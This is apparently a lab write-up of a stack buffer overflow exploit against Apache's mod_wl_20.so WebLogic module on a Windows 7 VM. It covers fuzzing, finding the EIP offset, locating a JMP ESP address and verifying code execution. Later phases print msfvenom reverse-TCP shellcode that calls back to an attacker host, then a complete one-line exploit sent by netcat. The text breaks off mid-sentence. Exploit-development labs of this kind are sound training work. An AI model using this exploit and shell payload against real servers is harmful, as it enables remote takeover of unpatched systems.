




## Apache Buffer Overflow Project

### Phase 1: Network Connectivity & Environment Verification


Before attempting any exploit development, I first verified that reliable network connectivity existed between the Kali Linux attacker VM and the Windows 7 victim VM. This was necessary to confirm that the victim machine was online, reachable at the expected IP address, and capable of communicating with the attacker system. Basic connectivity was tested with ping, which helped verify that the victim operating system was running and that its network interface was active. This step was also important because the intended reverse shell payload would require the victim machine to establish an outbound TCP connection back to the attacker. If the two systems could not communicate at the network level, the payload would not succeed even if the vulnerability were successfully triggered. I also disabled the Windows firewall during testing to reduce the chance that inbound exploit traffic or the outbound reverse shell connection would be blocked.






After confirming basic network connectivity, I verified that the Apache web server on the Windows 7 VM was reachable from Kali by browsing to the victim machine's IP address. The Apache default page loaded successfully, confirming that the target service was running and accessible over the network. This step was important because the exploit attempts depend on the Apache service and its vulnerable weblogic component being active before malformed requests are sent.

## Phase 2: Debugger Attachment and Module Discovery



I began the exploitation process by attaching the **WinDbg** debugger to the active Apache child process. This attachment allows me to monitor the program's memory and register states in real-time as it processes incoming network traffic. After the debugger was attached and the initial breakpoint was hit, I examined the loaded modules to locate

the specific component responsible for the vulnerability: **mod\_wl\_20.so**. I identified that this module was loaded at the base memory address of **10000000**. Locating this base address is a critical first step, as any jump instructions or memory offsets I use later in the exploit must be calculated relative to where this module sits in the victim's memory.



```
C:\www\Apache2\bin\Apache.exe
C:\www\Apache2\modules\mod_wl_20.so
C:\www\Apache2\modules\mod_jk-apache-2.0.58.so
C:\www\Apache2\bin\libapriconv.dll
C:\www\Apache2\bin\libaprutil.dll
C:\www\Apache2\bin\libapr.dll
C:\www\Apache2\modules\mod_userdir.so
C:\www\Apache2\modules\mod_setenvif.so
C:\www\Apache2\modules\mod_negotiation.so
C:\www\Apache2\modules\mod_mime.so
C:\www\Apache2\modules\mod_log_config.so
C:\www\Apache2\modules\mod_isapi.so
C:\www\Apache2\modules\mod_include.so
C:\www\Apache2\modules\mod_imap.so
C:\www\Apache2\modules\mod_env.so
C:\www\Apache2\modules\mod_dir.so
C:\www\Apache2\modules\mod_cgi.so
C:\www\Apache2\modules\mod_autoindex.so
C:\www\Apache2\modules\mod_auth.so
C:\www\Apache2\modules\mod_asis.so
C:\www\Apache2\modules\mod_alias.so
C:\www\Apache2\modules\mod_actions.so
C:\www\Apache2\modules\mod_access.so
C:\www\Apache2\bin\libhttpd.dll
```

### Phase 3: Proof of Concept Crash

To confirm that the Apache service was indeed vulnerable to a stack-based buffer overflow, I conducted a "fuzzing" test by sending a large, uniform payload of "A" characters to the /weblogic/ endpoint. In computer memory, the character "A" is represented by the hexadecimal value 41. Upon sending this payload, the Apache process immediately crashed with an Access Violation (code c0000005). When I inspected the CPU registers, I observed that the **EIP (Instruction Pointer)** – which acts as the computer's roadmap by telling the CPU what instruction to execute next – had been completely overwritten with **41414141**. This result provided definitive proof that I had successfully hijacked the program's execution flow and could now control what instructions the processor runs.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ python2 -c "print 'GET /weblogic/ ' + 'A'*5000 + '\r\n\r\n' | nc -nv 192.168.210.132 80
(UNKNOWN) [192.168.210.132] 80 (http) open


```

```

ModLoad: 6fcf0000 6fcf6000 C:\www\Apache2\modules\mod_access.so
ModLoad: 6fce0000 6fce6000 C:\www\Apache2\modules\mod_actions.so
ModLoad: 6fcd0000 6fcd6000 C:\www\Apache2\modules\mod_alias.so
ModLoad: 6fcc0000 6fcc6000 C:\www\Apache2\modules\mod_asis.so
ModLoad: 6fcb0000 6fcb6000 C:\www\Apache2\modules\mod_auth.so
ModLoad: 6fca0000 6fca8000 C:\www\Apache2\modules\mod_autoindex.so
ModLoad: 6fc90000 6fc97000 C:\www\Apache2\modules\mod_cgi.so
ModLoad: 6fc80000 6fc86000 C:\www\Apache2\modules\mod_dir.so
ModLoad: 6fc70000 6fc76000 C:\www\Apache2\modules\mod_env.so
ModLoad: 6fc60000 6fc67000 C:\www\Apache2\modules\mod_inap.so
ModLoad: 6fc50000 6fc5a000 C:\www\Apache2\modules\mod_include.so
ModLoad: 6fc40000 6fc48000 C:\www\Apache2\modules\mod_isapi.so
ModLoad: 6fc30000 6fc37000 C:\www\Apache2\modules\mod_log_config.so
ModLoad: 6fc20000 6fc27000 C:\www\Apache2\modules\mod_mime.so
ModLoad: 6fc10000 6fc19000 C:\www\Apache2\modules\mod_negotiation.so
ModLoad: 6fc00000 6fc06000 C:\www\Apache2\modules\mod_setenvif.so
ModLoad: 6fbf0000 6fbf6000 C:\www\Apache2\modules\mod_userdir.so
ModLoad: 10000000 1008e000 C:\www\Apache2\modules\mod_wl_20.so
ModLoad: 71cd0000 71cd7000 C:\Windows\system32\WSOCK32.dll
ModLoad: 6a6b0000 6a6dd000 C:\www\Apache2\modules\mod_jk-apache-2.0.58.so
(7fc.e94): Break instruction exception - code 80000003 (first chance)
eax=7febcb00 ebx=00000000 ecx=00000000 edx=77c8d23d esi=00000000 edi=00000000
eip=77c23540 esp=04eaff5c ebp=04eaff88 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77c23540 cc          int     3
0:256> g
(7fc.dc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000dd ebx=ffffffff ecx=41414141 edx=77c364f4 esi=04b50048 edi=00cee8d8
eip=41414141 esp=00cec654 ebp=00ced6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??          ???
0:003> r
eax=000000dd ebx=ffffffff ecx=41414141 edx=77c364f4 esi=04b50048 edi=00cee8d8
eip=41414141 esp=00cec654 ebp=00ced6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??          ???
0:003>

```

## Phase 4: Mitigations and Security Boundary Analysis



Before I could refine the exploit, I had to determine if any modern security protections were in place that might prevent a standard buffer overflow. I utilized a WinDbg extension called **Narly** by running the `.load narly` command. I then used the `!nmmod` command to audit the security features of the loaded modules. My analysis focused on **SafeSEH** and **ASLR** (Address Space Layout Randomization), which are designed to make memory addresses unpredictable or block unauthorized "jumps." I confirmed that the target module, `mod_wl_20.so`, had **SafeSEH OFF** and **ASLR OFF**. This lack of protection is a significant security weakness, as it allows me to use hardcoded memory addresses for my exploit with high reliability.

By executing the commands above, I combined the generation of the unique pattern with the delivery mechanism using **Netcat**. This action is the direct cause of the Access Violation seen in the debugger because it pushed the cyclic data through the vulnerable `/weblogic/` endpoint until it successfully overwrote the instruction pointer with a unique number.



```

0:254> g
(8d0.8e0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000dd ebx=ffffffff ecx=67463067 edx=76f864f4 esi=04b70048 edi=00d1e8d8
eip=67463467 esp=00d1c654 ebp=00d1d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
67463467 ??             ???
0:003> r
eax=000000dd ebx=ffffffff ecx=67463067 edx=76f864f4 esi=04b70048 edi=00d1e8d8
eip=67463467 esp=00d1c654 ebp=00d1d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
67463467 ??             ???
0:003> ||

```

After sending the cyclic pattern to the victim machine, I monitored the resulting crash in WinDbg. The debugger caught a first-chance Access Violation, indicating the Apache process was forced to stop because it attempted to execute an invalid instruction. If I saw that the debugger was still displaying “BUSY...” I would know that the crash failed and would need to try again.

Upon inspecting the registers with the ‘r’ command, I found that the **EIP** – the register that tells the CPU where to go next – now contained the value **67463467**. This value represents four specific, non-repeating characters from the cyclic pattern that successfully "smashed" the stack and took over the instruction pointer.

I took the hexadecimal value **67463467** found in the EIP and processed it through the **msf-pattern\_offset** tool in my Kali Linux terminal. By querying this unique code against the original 5,000-byte pattern, the tool identified an **exact match at offset 4093**. This finding is the most critical technical measurement of the entire exploitation process so far; it tells me that I must provide exactly 4,093 bytes of padding data before I can place my own specific memory addresses to take surgical control of the server's execution flow.

```

$ printf "GET /weblogic/ ${PAYLOAD}\r\n\r\n" | nc -nv 192.168.210.132 80
(UNKNOWN) [192.168.210.132] 80 (http) open
^C

(kali㉿kali)-[~]
$ msf-pattern_offset -q 67463467 -l 5000
[*] Exact match at offset 4093

```

## Phase 6: Offset Verification and Instruction Pointer Control

With the calculated offset of 4,093 bytes, I moved to verify that I possessed exact control over the processor's execution flow. In my Kali Linux terminal, I crafted a targeted payload consisting of 4,093 "A" characters to fill the buffer, followed by four "B" characters (**0x42**) intended to overwrite the instruction pointer, and 100 "C" characters (**0x43**) to serve as a placeholder for my future shellcode.

```
(kali@kali)-[~]
$ PAYLOAD=$(python2 -c "print('A'*4093 + 'B'*4 + 'C'*100)")

(kali@kali)-[~]
$ printf "GET /weblogic/ ${PAYLOAD}\r\n\r\n" | nc -nv 192.168.210.132 80
(UNKNOWN) [192.168.210.132] 80 (http) open
```

After delivering this payload via **Netcat** to the target at **192.168.210.132**, I monitored the service in WinDbg. The resulting crash confirmed my calculations were 100% accurate; the **EIP** was successfully overwritten with **42424242**, the hexadecimal representation of my "B" characters. This verification proved that I had bypassed the generic "crashing" phase and now had the ability to redirect the CPU to any memory address of my choosing

```
0:254> g
(f4c.558): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000dd ebx=ffffffff ecx=41414141 edx=76f864f4 esi=04b30048 edi=00d2e8d8
eip=42424242 esp=00d2c654 ebp=00d2d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??             ???
0:003> r
eax=000000dd ebx=ffffffff ecx=41414141 edx=76f864f4 esi=04b30048 edi=00d2e8d8
eip=42424242 esp=00d2c654 ebp=00d2d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??             ???
0:003> ll
```

## Phase 7: Trampoline Discovery and Jump Verification



Once I verified control over the EIP, my next objective was to find a way to redirect the CPU's attention to the stack where my "C" characters – and eventually my shellcode – were residing. I utilized the WinDbg search command **s -b 10000000 L 8e000 ff e4** to scan the memory of the mod\_wl\_20.so module for the machine code **ff e4**, which corresponds to the **JMP ESP** instruction.

```

0:003> s -b 10000000 L 8e000 ff e4
1005bc0f ff e4 b9 05 10 18 ba 05-10 3a ba 05 10 63 ba 05 .....C...
10075043 ff e4 29 07 10 ff ff ff-f2 29 07 10 ff ff ff ..).....).....
0:003> u 1005bc0f
*** WARNING: Unable to verify checksum for C:\www\Apache2\modules\mod_wl_20.so
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\www\Apache2\modules\mod_wl_20.so -
mod_wl_20+0x5bc0f:
1005bc0f ffe4          jmp     esp
1005bc11 b9051018ba      mov     ecx,0BA181005h
1005bc16 05103aba05      add     eax,5BA3A10h
1005bc1b 1063ba         adc     byte ptr [ebx-46h],ah
1005bc1e 051001bb05      add     eax,5BB0110h
1005bc23 10c5          adc     ch,al
1005bc25 ba051023bb      mov     edx,0BB231005h
1005bc2a 051060bb05      add     eax,5BB6010h

```

This search identified a potential "trampoline" address at **1005bc0f**. To ensure this address was reliable and did not contain "bad characters" like null bytes that would terminate my payload prematurely, I used the **u 1005bc0f** (unassemble) command. The debugger confirmed that this specific memory location contained a clean **jmp esp** instruction. By placing this address into the EIP in my final exploit, I can force the CPU to "bounce" off this location and immediately begin executing whatever data I have placed on the stack, effectively turning a simple crash into a functional execution path.

## Phase 8: Final Verification of Code Execution

In the final stage of my analysis, I conducted a test to prove that I could not only hijack the execution flow but also execute arbitrary instructions residing on the stack.

To deliver the final exploit payload, I utilized a command-line pipe to redirect the standard output (stdout) of a Python 2 execution into the standard input (stdin) of the Netcat (nc) utility. This method is technically essential for this exploit because manually entering the payload or using a standard echo command could result in the "mangling" of non-printable hexadecimal characters. By using this redirection, I ensured that the raw binary data for the **JMP ESP** address – specifically the bytes `\x0f`, `\xbc`, `\x05`, and `\x10` – were transmitted to the target exactly as intended without being misinterpreted by the shell environment.

The constructed payload follows the specific logic required to trigger the `mod_wl_20.so` vulnerability:

- Target Request: The command begins with `GET /weblogic/`, which directs the traffic to the vulnerable WebLogic component of the Apache server.
- Buffer Padding: I included exactly 4,093 "A" characters, which my previous testing proved is the precise offset required to reach the instruction pointer.
- Execution Hijack: The memory address `1005bc0f` is inserted in Little Endian format (`\x0f\xbc\x05\x10`), which forces the CPU to execute the `JMP ESP` instruction I identified within the module's memory.
- Verification Payload: I appended 100 "C" characters to provide the CPU with initial instructions once the jump to the stack was complete.

```
(kali@kali)~$ python2 -c "print 'GET /weblogic/ ' + 'A'*4093 + '\x0f\xbc\x05\x10' + 'C'*100 + '\r\n\r\n'" | nc -nv 192.168.210.132 80
(UNKNOWN) [192.168.210.132] 80 (http) open
```

The definitive proof of arbitrary code execution is captured in the final state of the EBX register. In x86 assembly, the character "C" (0x43 in hexadecimal) is interpreted as the `INC EBX` (Increment EBX) instruction. My payload contained exactly 100 instances of

this character to serve as a verification sequence. Upon inspecting the registers after the crash, the **EBX** register held the value **00000063**, which is the hexadecimal equivalent of **99** decimal. This 99-count increment proves with certainty that the CPU successfully followed the JMP ESP trampoline in **mod\_wl\_20.so**, landed on the stack, and executed nearly the entire sequence of instructions before the buffer ended. This result confirms the vulnerability allows for reliable instruction processing and is ready for a functional shellcode payload.

```
0:257> g
(43c.f34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=312e00df ebx=00000063 ecx=41414141 edx=76f864f4 esi=04b70048 edi=00dce8d8
eip=00dcc6bd esp=00dcc654 ebp=00dcd6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
00dcc6bd 3a38          cmp     bh,byte ptr [eax]             ds:0023:312e00df=??
0:003> r
eax=312e00df ebx=00000063 ecx=41414141 edx=76f864f4 esi=04b70048 edi=00dce8d8
eip=00dcc6bd esp=00dcc654 ebp=00dcd6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
00dcc6bd 3a38          cmp     bh,byte ptr [eax]             ds:0023:312e00df=??
```

## Phase 9: Reverse Shell Payload Generation

To transition from a proof-of-concept to functional exploitation, I utilized msfvenom to generate a Windows-based reverse TCP shell payload. I configured the payload to call back to my Kali attacker IP (192.168.210.128) on port 4444. The command utilized the

x86/shikata\_ga\_nai encoder to generate a 351-byte binary buffer, explicitly excluding the initial "bad characters" \x00, \x0a, \x0d and \x20 to ensure the payload survived transmission through the Apache service. A reverse shell was chosen over a bind shell because it allows the attacker to bypass firewall restrictions by initiating the connection from the victim machine outward, rather than requiring the attacker to connect inbound to a listening service. This screenshot documents the exact raw bytes produced by the framework before they were integrated into the final exploit script.

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.210.128 LPORT=4444 -b '\x00\x0a\x0d' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xda\xcf\xbf\x50\x90\x43\x89\xd9\x74\x24\xf4\x5d"
buf += b"\x2b\xc9\xb1\x52\x31\x7d\x17\x83\xc5\x04\x03\x2d"
buf += b"\x83\xa1\x7c\x31\x4b\xa7\x7f\xc9\x8c\x8f\x6f\x2c"
buf += b"\xbd\xc8\x6d\x25\xee\xf8\xe6\x6b\x03\x72\xaa\x9f"
buf += b"\x90\xf6\x63\x90\x11\xbc\x55\x9f\xa2\xed\xa6\xbe"
buf += b"\x20\xec\xfa\x60\x18\x3f\x0f\x61\x5d\x22\xe2\x33"
buf += b"\x36\x28\x51\xa3\x33\x64\x6a\x48\x0f\x68\xea\xad"
buf += b"\xd8\x8b\xdb\x60\x52\xd2\xfb\x83\xb7\x6e\xb2\x9b"
buf += b"\xd4\x4b\x0c\x10\x2e\x27\x8f\xf0\x7e\xc8\x3c\x3d"
buf += b"\xf4\x3b\x3c\x7a\x68\xa4\x4b\x72\x8a\x59\x4c\x41"
buf += b"\xf0\x85\xd9\x51\x52\x4d\x79\xbd\x62\x82\x1c\x36"
buf += b"\x68\x6f\x6a\x10\x6d\x6e\xbf\x2b\x89\xfb\x3e\xfb"
buf += b"\x1b\xbf\x64\xdf\x40\x1b\x04\x46\x2d\xca\x39\x98"
buf += b"\x8e\xb3\x9f\xd3\x23\xa7\xad\xbe\x2b\x04\x9c\x40"
buf += b"\xac\x02\x97\x33\x9e\x8d\x03\xdb\x92\x46\x8a\x1c"
buf += b"\xd4\x7c\x6a\xb2\x2b\x7f\x8b\x9b\xef\x2b\xdb\xb3"
buf += b"\xc6\x53\xb0\x43\xe6\x81\x17\x13\x48\x7a\xd8\xc3"
buf += b"\x28\x2a\xb0\x09\xa7\x15\xa0\x32\x6d\x3e\x4b\xc9"
buf += b"\xe6\x81\x24\x03\x76\x69\x37\xa3\x66\x36\xbe\x45"
buf += b"\xe2\xd6\x96\xde\x9b\x4f\xb3\x94\x3a\x8f\x69\xd1"
buf += b"\x7d\x1b\x9e\x26\x33\xec\xeb\x34\xa4\x1c\xa6\x66"
buf += b"\x63\x22\x1c\x0e\xef\xb1\xfb\xce\x66\xaa\x53\x99"
buf += b"\x2f\x1c\xaa\x4f\xc2\x07\x04\x6d\x1f\xd1\x6f\x35"
buf += b"\xc4\x22\x71\xb4\x89\x1f\x55\xa6\x57\x9f\xd1\x92"
buf += b"\x07\xf6\x8f\x4c\xee\xa0\x61\x26\xb8\x1f\x28\xae"
```

## Phase 10: High-Precision Exploit Delivery

To finalize the exploitation process, I utilized a refined Python 2 delivery script designed for bit-perfect binary transmission. This method was critical to avoid the offset shifts and character mangling encountered during previous attempts. I utilized `sys.stdout.write` to transmit the raw 5,000-byte buffer directly to the Netcat stdin. This payload included the verified 4,093-byte padding, the JMP ESP trampoline address (`\x0f\xbc\x05\x10`), a 32-byte NOP sled, and the space-scrubbed reverse shell payload. The command targeted the updated victim IP address of 192.168.210.133 on port 80. The terminal output confirmed a successful TCP handshake with the message (UNKNOWN) [192.168.210.133] 80 (http) open, indicating the malicious request was successfully received by the Apache service.

```
kali@kali: ~ x  kali@kali: ~ x
(kali@kali)-[~]
$ python2 -c "import sys; sys.stdout.write('GET /weblogic/ ' + 'A'*4093 + '\x0f\xbc\x05\x10' + '\x90'*32 + '\xdb\xdb\x85\x65\x9a\x9f\xec\x09\x74\x24\x04\x5a\x29\x09\x01\x52\x31\x42\x17\x83\xea\xfc\x03\x27\x89\x7d\x19\x5b\x45\x03\xe2\x03\x96\x64\x6a\x46\x07\x08\x03\x98\x14\x5a\x41\x15\xde\x0e\x71\xae\x92\x86\x76\x07\x18\xf1\xb9\x98\x31\xc1\xd8\x1a\x48\x16\x3a\x22\x83\x6b\x3b\x63\xfe\x86\x69\x3c\x74\x34\x9d\x49\x0c\x85\x16\x01\x04\x8d\xcb\x02\xe7\xbc\x5a\x68\xbe\x1e\x5d\xbd\xca\x16\x45\xa2\xf7\xe1\xfe\x10\x83\xf3\x06\x68\x6c\x5f\x17\x45\x9f\xa1\x50\x62\x40\x04\x08\x90\xfd\xef\x6f\x0e\x09\x7a\x6b\x4c\x09\xdd\x57\x6c\x7e\xbb\x1c\x62\xcb\xcf\x7a\x67\xca\x1c\xf1\x93\x47\xa3\x05\x15\x13\x80\xf1\x7e\x0c\x7a\x09\x0a\x04\x06\x02\x84\x17\x73\xb9\x29\x43\x0e\x0e\x25\x0a\x23\x1a\x0b\x0e\x34\x69\x84\x71\xef\xe5\xa4\xfa\x29\xf2\xcb\x0d\x0e\x6c\x32\xdb\xee\xa5\xf1\x8f\xbe\xdd\x00\xaf\x54\x1d\xdc\x65\xfa\x4d\x72\x06\xbb\x3d\x32\x86\x53\x57\xbd\xf9\x44\x58\x17\x92\xef\xa3\xf0\x5d\x47\x79\x80\x36\x9a\x7d\x90\x9a\x13\x9b\xf8\x32\x72\x34\x95\xab\xdf\xce\x04\x33\xca\xab\x07\xbf\xf9\x4c\x09\x48\x77\x5e\xbe\x08\x02\x3c\x69\x06\xf8\x28\xf5\x55\x67\x08\x70\x46\x30\xff\xd5\xb8\x49\x95\xcb\x03\x03\x8b\x11\x75\xcb\x0f\xce\x46\x02\x8e\x83\xf3\x0f\x80\x5d\xfb\xbc\xfa\x31\xaa\x6a\x02\xf7\x04\xdd\x1c\xae\xfb\x07\x08\x37\x30\x08\x0e\x37\x1d\xfe\x6e\x89\x08\x47\x91\x26\x9d\x4f\x0e\x5a\x3d\xaf\x21\xdf\x4d\xfa\x6b\x76\x06\x03\xfe\xca\x8b\x53\x05\x09\x02\x07\xdf\xf1\x41\x07\x0a\x04\x0e\x4f\x47\x85\x1f\x3a\x67\x3a\x1f\x06' + '\r\n\r\n')" | nc -nv 192.168.210.133 80
(UNKNOWN) [192.168.210.133] 80 (http) open
```

*Note: The victim machine's IP address shifted from .132 to .133 during testing due to a DHCP lease renewal; all subsequent commands were updated to reflect this change.*

Upon firing the final payload, I monitored the WinDbg session to verify the transition from memory corruption to active code execution. Unlike previous attempts that resulted in an **Access Violation** at 41414141, the debugger showed a transition through the system calls required to spawn the remote shell thread. The final debugger state showed the EI at **76e764f4**, pointing to a **ret** (return) instruction within **ntdll!KiFastSystemCallRet**. This indicates that the initial exploit thread completed its
